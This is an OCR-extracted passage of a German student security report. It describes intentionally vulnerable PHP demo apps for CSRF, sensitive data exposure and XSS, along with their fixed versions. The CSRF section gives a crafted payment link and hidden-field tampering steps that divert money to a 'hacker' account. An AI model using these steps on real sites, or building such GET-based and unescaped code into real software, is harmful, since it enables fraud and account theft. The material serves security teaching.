


Abbildung 9: SafeBank Website

Die Fehler die zu dem Exploit führen befinden sich in den skript *account.php*. In dem Skript ist bei Zeile 33 die Eingabe mittels GET gelöst.

```
1 33: <form action="payment.php" method="GET">
```

Listing 5: HTML

Dadurch werden alle Eingaben in der URL gesendet was der Hacker ausnutzen kann und dadurch seine Banknummer eingeben kann. Auch kann das hidden-Field einfach in Firefox mittels "*Element Untersuchen*"gefunden und umgeändert werden. Bei der Eingabe der neuen Banknummer wird dann die Einzahlung in das Konto des Hackers gebucht. Der Hacker musst dazu nur einen eingeloggten Kunden der Bank einen Link schicken der genau den beschriebenen Exploit ausführt.
zB: https://localhost/insecure/payment.php?payment=100&bankAccountNr=6666
Die zweite Möglichkeit währe die Benutzereingabe des Kunden zu stehlen. Aus diesem Grund wir, im Gegensatz zur Unsicheren Version der Website, in der sicheren Variante das Passwort des Kunden zusätzlich gehashed.

Schwachstelle ausführen:
Als erstes muss die HTML Seite *login.html* aufgerufen werden. Auf der Login Seite kann man sich dann mit dem Benutzernamen: *admin* und den Passwort: *admin* einloggen.
(Für das Hackerkonto kann man sich mit den Benutzernamen: *hacker* und Passwort: *hacker* einloggen) Wenn man sich eingeloggt hat kann man auf der Account Seite den Betrag zum einzahlen angeben. Hier kann man entweder mit Firefox und Rechtsklick "*Element Untersuchen*"das hidden-Field auf 6666 umändern, oder man gibt einen Betrag an klickt auf einzahlen und ändert auf der erscheinenden Seite die URL von $bankAccountNr = 5000$ auf $bankAccountNr = 6666$. Dadurch wird das Geld auf den Account des Hackers übertragen und von den derzeitigen angemeldeten User abgezogen. Um sich nun den Kontostand des Hackers anzuschauen kann man entweder auf dessen Account wechseln oder man öffnet das *user_ bankaccount.txt* File. Hier sieht man USERNAME|KONTONUMMER|KONTOSTAND aufgelistet.

Das **Sichere Programm** unterscheidet sich in zwei Bereichen.
In dem Skript *account.php* ist bei Zeile 33 die Eingabe mittels POST gelöst.

```
1 33: <form action="payment.php" method="POST">
```

Listing 6: HTML

Dadurch wird die Eingabe nicht in der URL sichtbar und der mögliche Angreifer erhält keine zusätzlich Information und Zugriffsmöglichkeit. Weiters wurde das hidden-Field entfernt wodurch es nicht mehr manipulierbar ist. Um trotzdem die Banknummer zu finden wurde das PHP Skript *payment.php* verändert und ein *user_ banknumber.txt* File erstellt in dem die Banknummer zum jeweiligen User gespeichert ist (Der User wird über die Session gefunden). In *payment.php* in Zeile 94 wurde die Funktion *"getBankAccountNr"* erzeugt welche aus den *user_ banknumber.txt* File die Kontonummer ausliest. Dadurch kann der Hacker die Nummer nicht mehr manipulieren (außer er hat Zugriff auf den Server).

Kürzliche CSRF Schwachstellen:

Schwachstelle vom 27.05.2015
Bei der *Synologys Web-Fotoalbum Photo Station* einer Software für die DiskStation NAS-Geräte konnte durch einen Exploit beliebiger Code auf dem eigenen NAS ausgeführt werden. Nachdem die Opfer auf eine präparierte Webseite gelockt wurden konnten die Angreifer mittels manipulierten POST-Requests beliebigen Code auf den gerät ausführen. Der Exploit über CSRF war möglich da die Software die Parameter aus dem Request ungeprüft über den exec()-Befehl von PHP ausführte. Da diese Schwachstelle schon länger vorhanden war konnten die Angreifer auf alle in den NAS Gerät gespeicherte Daten zugreifen.

http://www.heise.de/security/meldung/Jetzt-patchen-Synology-NAS-ueber-Fotoalbum-angre
html

Schwachstelle vom 27.02.2015
Ein Service-Provider und seine Kunden in Brasilien wurden Opfer einer Typischen CSFR Attacke. Die Nutzer wurden gezielt mit Phishing-Spam bombadiert in denen manipulierten Links getarnt als authentisch Mails des Providers vorhanden waren. Ein Klick auf die URL löste die CSRF Attacke aus die und standardmäßigen Logindaten des eigenen Routers wurden in dessen Interface eingegeben. Dadurch bekamen die Angreifer Kontrolle über den Router.

http://www.heise.de/security/meldung/l-f-Mal-wieder-DNS-Angriffe-auf-Router-2561028.
html

3.5 APP 3

Schwachstelle: Sensitive Data Exposure

Autor: Gubic Matthias
Matrikelnummer: 1226342

Bei meiner implementierten Schwachstelle handelt es sich um Sensitive Data Exposure. Diese Attacke befasst sich mit dem unsicheren umgehen von wichtigen Daten, wie Kontonummern, Credentials und Id's. Grund dafür ist eine schwache Verschlüsselung, ein falscher Transport oder ein fahrlässiges Umgehen mit den weitergegebenen Daten intern, sowie extern. Dieser Angriff ist laut OWASP der 6. häufigste Angriff im Jahr 2013 gewesen.

Mein Programm ist eine Website, die mit PHP geschrieben wurde und zeigen soll, wie ein Webserver mit den Credentials eines Users umgehen kann. Im unsicheren Teil, wird die GET-Methode zur Übergabe der Passwörter nach einem Passwortwechsel gewählt. Hacker, die das Netzwerk mitsniffen, bekommen somit die Passwörter in der URL im Klartext gesendet und können den Benutzeraccount übernehmen.

Die Schwachstelle hierbei befindet sich im Code:

- Zeile 15 im Dokument "changepw.html"
- Zeile 9, 10 und 11 in "changepw.php"

In der sicheren Variante, werden die Passwörter mit der POST-Methode versendet, sodass diese in der URL nicht mehr erkennbar sind. Somit kann der Hacker nicht mehr so einfach auf die Benutzerdaten zugreifen. Eine weitere Möglichkeit wäre es die Passwörter vor der Übertragung zu verschlüsseln, sodass selbst das Auslesen der verschlüsselten Daten dem Hacker nichts bringt, sollte ein geeigneter Verschlüsselungsalgorithmus gewählt worden sein.

Die ausgebesserte Schwachstelle hierbei befindet sich auch im Code in denselben Zeilen:

- Zeile 15 im Dokument "changepw.html"
- Zeile 9, 10 und 11 in "changepw.php"

Wichtige Punkte, die beachtet werden müssen, um die sensiblen Daten zu schützen sind:

- Verschlüssle die sensiblen Daten immer vor der Übertragung und beim Speichern
- Speichere Daten nicht unnötig zwischen
- Zum Verschlüsseln verwende lange Schlüssel und ein geeignetes Verfahren
- Gespeicherte Passwörter sollen mit einem speziell dafür ausgelegten Algorithmus gespeichert werden.
- Autovervollständigung sollte nie verwendet werden, da sie unnötiges Speichern repräsentiert.

Kürzlich gefundene Verfälle:

Vor ziemlich genau zwei Jahren schafften es Hacker aus China sensible Daten von Google zu stehlen. Diese Hacker konnten auf die Datenbank zugreifen, die Daten der letzten Jahre über gewisse Überwachunsziele enthielt.

http://www.valuewalk.com/2013/05/chinese-hackers-attack-on-google-exposed-sensitive-d

Data-leaks gibt es immer wieder, die aufgrund vernachlässigter Sicherheiteinstellungen, fehlender Updates, schlechte Verschlüsselung zustande kommen. Im November 2014 wurde Sony das Ziel einiger Hacker. Diese entwendeten eine große Menge an Daten über unveröffentlichte Filme, die Angestellten und die Schauspieler. Dieser Hack auf den internationalen Konzern war aber im letzten Jahr nicht einmal so groß, sodass er es in die Top 10 geschafft hat. Den Bericht und eine Liste der wirklich großen Verbrechen finden sie angehängt:

http://www.huffingtonpost.com/kyle-mccarthy/32-data-breaches-larger-t_b_6427010.html

Ebay führt diese Liste an, gefolgt von J.P. Morgan Chase und The Home Depot.

http://www.idigitaltimes.com/10-largest-data-breaches-2014-sony-hack-not-one-them-403

3.6 APP 4

Schwachstelle: Cross-Site-Scripting (XSS)

Autor: Roy Brichta
Matrikelnummer: 0627867

Cross-Site-Scripting ist eine Familie von Attacken bei denen der Angreifer in der Lage ist, schadhaften Code an den Web Browser der Opfer zu liefern, der dort auch ausgeführt wird. Damit diese Attacke funktioniert, muss der Angreifer den schadhaften Code in die Web-Applikation einführen. Die Web-Applikation muss anschließend den Code an den Web-Browser der Opfer schicken, ohne ihn zuvor zu validieren oder zu escapen. Abschließend wird der Code im Web-Browser der Opfer ausgeführt. Es gibt verschiedene Arten, um den Code in die Web-Applikation zu schleusen.

Ein häufiges Beispiel für die Ausnutzung dieser Schwachstelle lag in Web-Foren, in die die Angreifer schädlichen Code einschleusen konnten, indem sie ihn ihren Signaturen hinzufügten. Wenn sie dann in einen Thread gepostet haben, wurde die Signatur jedem Betrachter angezeigt und somit der schädliche Code ausgeführt. Diese Attacke kann dem Angreifer verschiedene Optionen bieten. Beispielsweise kann der Code sensible Daten aus dem Browser (bspw. Cookies) auslesen und an sich selbst schicken.

Bedeutende Angriffe auf Web-Applikationen, die XSS nutzen wurden auf u.A. TripAdvisor sowie Uber durchgeführt. Bei beiden Fällen wurden von Nutzern eingegebene Daten nicht validiert und somit schadhafte Scripts ausgeführt. XSS gilt als eine der häufigst angewendeten Angriffe auf Webseiten.

In meinem Beispiel verwende ich eine simple Web-Applikation, die es erlaubt, Kommentare zu speichern sowie das letzte gespeicherte Kommentar anzuzeigen. Die Kommentare werden im "commentWriter.phpïn die Applikation eingefügt, indem sie als GET - Parameter mit Namen "comment"übergeben werden. Der Angriff findet dann statt, wenn ein Opfer "lastComment.phpäusführt und das letzte Kommentar eine Script-Anweisung enthält. In dem Fall wird dieses Script an den Web-Browser des Opfers geschickt und ausgeführt. Dies geschieht im Code in der Datei "lastComment.phpïn Zeile 11, bei der das Kommentar ohne Validierung und Escaping ausgegeben wird. Als Datenbank für die Kommentare wird eine Textdatei verwendet, die das jeweils letzte Kommentar in die 1. Zeile schreibt und die weiteren Kommentare eine Zeile nach unten schiebt. Bei der Ausgabe der Kommentare wird die 1. Zeile der Textdatei ausgegeben.

Da das Problem in meinem Beispiel darin besteht, dass Userinput unüberprüft gespeichert und wiedergegeben wird, kann das Problem gelöst werden, indem man den Userinput bei der Eingabe validiert, bspw. indem man die Kommentare auf «script>"durchsucht. Eine weiter Lösung besteht darin, Userinput nur als Text auszugeben, damit kein ausführbarer Code entsteht. Ich habe mich für die 2. Lösung entschieden, indem ich an der oben beschriebenen Stelle "htmlentities()"verwendet habe, um das Kommentar in eine HTML - Entität überzuführen (Escaping).

Verwendete Quellen
https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS) https:

//www.owasp.org/index.php/Cross-site_Scripting_(XSS) http://www.tripwire.com/state-of-security/security-data-protection/xss-vulnerabilities-found-on-tripadvisor-a
http://www.techweekeurope.co.uk/security/firewall/dangerous-xss-vulnerabilities-found
http://www.cgisecurity.com/xss-faq.html